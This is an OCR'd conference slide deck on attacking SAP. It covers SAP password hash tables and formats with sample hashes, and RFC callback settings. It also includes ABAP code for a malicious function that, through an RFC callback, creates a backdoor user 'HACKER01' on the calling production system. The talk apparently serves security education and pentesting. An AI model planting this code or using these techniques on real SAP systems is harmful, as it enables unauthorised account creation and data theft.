SAPPIN’ The Enterprise

Breaking What No One Else Pentests

Speaker


Jonathan Pake

BSides London

2025

What is SAP?

SAP = essentially a giant suite of tools that talk to each other to keep a business running. Responsible for finance, HR, payroll, distribution, etc…




Key points:

- Highly customizable for each business
- Responsible for 87% total global commerce
- If SAP stops working, the business stops.
- Interconnectivity between modules

SAP Modules

Each part of the business can be imagined as a different module (plug-n-play).



Accounting

HR

Manufacturing


Distribution

SAP Architecture

Classic three-tier architecture.

1. User interaction layer: SAP GUI, web interfaces, Fiori apps.
2. Business logic layer: the SAP NetWeaver and ABAP engine. When you process an order or calculate payroll, this does the work.
3. Storage layer: SAP HANA, Oracle, SQL Server. All your financial records, employee data, customer information.

Most attacks on SAP take place within the application layer meaning most traditional tools or methods will fail.



PRESENTATION LAYER
SAP GUI, Fiori, Web Interfaces
(What users see and click)

↓

APPLICATION LAYER
SAP NetWeaver / ABAP Engine
(Business logic & processing)

↓

DATABASE LAYER
SAP HANA, Oracle, MS SQL
(Where all the data lives)

Why Should We Care about SAP?

When SAP goes down, the entire business ceases to function.

For attackers, it's a gold mine:

- Sensitive PII information (salaries, health records, etc…)
- Financial records, mergers, investments
- Trade secrets/intellectual property

* 60% of SAP systems in production are running with known vulnerabilities

* 210% rise in SAP attacks from 2024 → 2025

https://onapsis.com/blog/sap-salesforce-oracle-attacks-rising-2025-report/
https://markgrafconsulting.com/sap-under-attack-critical-security-vulnerabilities-you-cant-ignore-in-2025/

SAP Attacks

→

SAP Password Storage

Location

Password hashes primarily stored under **USR02**

History

Historical values in **USH02**, **USH02_ARC_TMP**, **USERPWDHISTORY**.

Compatibility

Multiple hash versions can coexist for compatibility.

Hash Formats

- **CODVN B/D**: MD5-based (8-char limit) (**BCODE**)
- **CODVN F**: SHA-1 with fixed salt (40 UTF 8-chars) (**PASSCODE**)
- **CODVN H**: SHA-1 with random salt (40 UTF 8-chars) (**PWDSALTEDHASH**)
- **CODVN G/I**: Generate multiple hashes (B+F or H+F+B)





Table USR02 Display


Check Table...

BCODE F03EE9E7A536E795



7700	SAP CODVN B (BCODE)	USER$C8B48F26B87B7EA7
7701	SAP CODVN B (BCODE) from RFC_READ_TABLE	027642760180$77EC386300000000
7800	SAP CODVN F/G (PASSCODE)	USER$ABCAD719B17E7F794DF7E686E563E9E2D24DE1D0
7801	SAP CODVN F/G (PASSCODE) from RFC_READ_TABLE	604020408266$32837BA7B97672BA4E5A00000000000000000000


Cracking SAP Hashes - DEMO



SAP RFC

SAP RFCs = Mechanism that lets one SAP system communicate with and invoke functions on another (or with external applications) as if they were local.

- Dev environment -> Prod environment
- Prod environment -> Dev environment




Value	Description	SM59 Indicator
0	Emergency Mode (fallback) Any callback is allowed.	🔴○○ RFC callback check not secure
1	Compatibility Mode (default)	🔴○○ RFC callback check not secure
2	Simulation Mode	○⚠○ RFC callback check simulated
3	Most Secure Mode	○○🟩 RFC callback check secure

Can we add malicious functions? Of course we can!


Malicious Function

- 2 SAP systems that can communicate (dev & prod)
- Found a weak password set on dev -> have admin access
- On prod, there is a function that will perform a simple ping (using creds of a user on the dev system).
- Dev account can modify the code for that ping request.
- Uh oh! They can add malicious code to that function meaning any remote system pinging the dev one will run our code



```
DATA: lt_return TYPE STANDARD TALE of bapiret2,
ls_logondata TYPE bapiusrlogond,
ls_address TYPE bapiaddr3,
lv_username TYPE bapi_user_name VALUE 'HACKER01',
lv_password TYPE xust_pwd VALUE 'Qwerty123',
ls_ret_commit TYPE bapiret2.

ls_logondata-btcunlock = 'X'.
ls_logondata-password = lv_password.

ls_address-firstname = 'Malicious'.
ls_address-lastname = 'User'.

CALL FUNCTION 'BAPI_USER_CREATE1'
DESTINATION 'BACK'
EXPORTING
username = lv_username
logondata = ls_logondata
address = ls_address
TABLES
return = lt_return.

CALL FUNCTION 'BAPI_TRANSACTION_COMMIT'
DESTINATION 'BACK'
EXPORTING
wait = 'X'
IMPORTING
return = ls_ret_commit.
ENDFUNCTION.
```

Malicious Function (DEMO)


Configuration of RFC Connections
SAP
Generate RFC Callback Allowlist
Activate Non-Empty Allowlists
Allowlist for Dynamic Connections
More
Search
Exit
Function Builder: Initial Screen
Reassign...
Display
Change
Create
00:04
02:20

Configuration of RFC Connections

RFC callback check secure

RFC Connections	Type	PL ...	Comment
ABAP Connections	3		
ABACLNT100	[illegible]	-	<fill in description>
BGRFC_SUPERVISOR	3	-	
BGRFC_SUPERVISOR2	3	-	
BGRFC_SUPERVISOR3	3	-	
BG_RFC_MM	3	-	bg rfc
DYNAMIC_DEST_CALLBACK_WHITELIST	3	-	Callback Positive List for Dynamic Destinations
FINBTR@S4HCLNT000	3	-	FINB_TR: Generated Destination for Transport Methods
FINBTR@S4HCLNT100	3	-	FINB_TR: Generated Destination for Transport Methods
FIORI_CLASSICUI_RFC	3	-	Client 100
FIORI_FLP_RFC	3	-	Client 100
IWNGW_BGRFC	3	-	IWNGW_BGRFC
LOCAL_RFC	3	-	
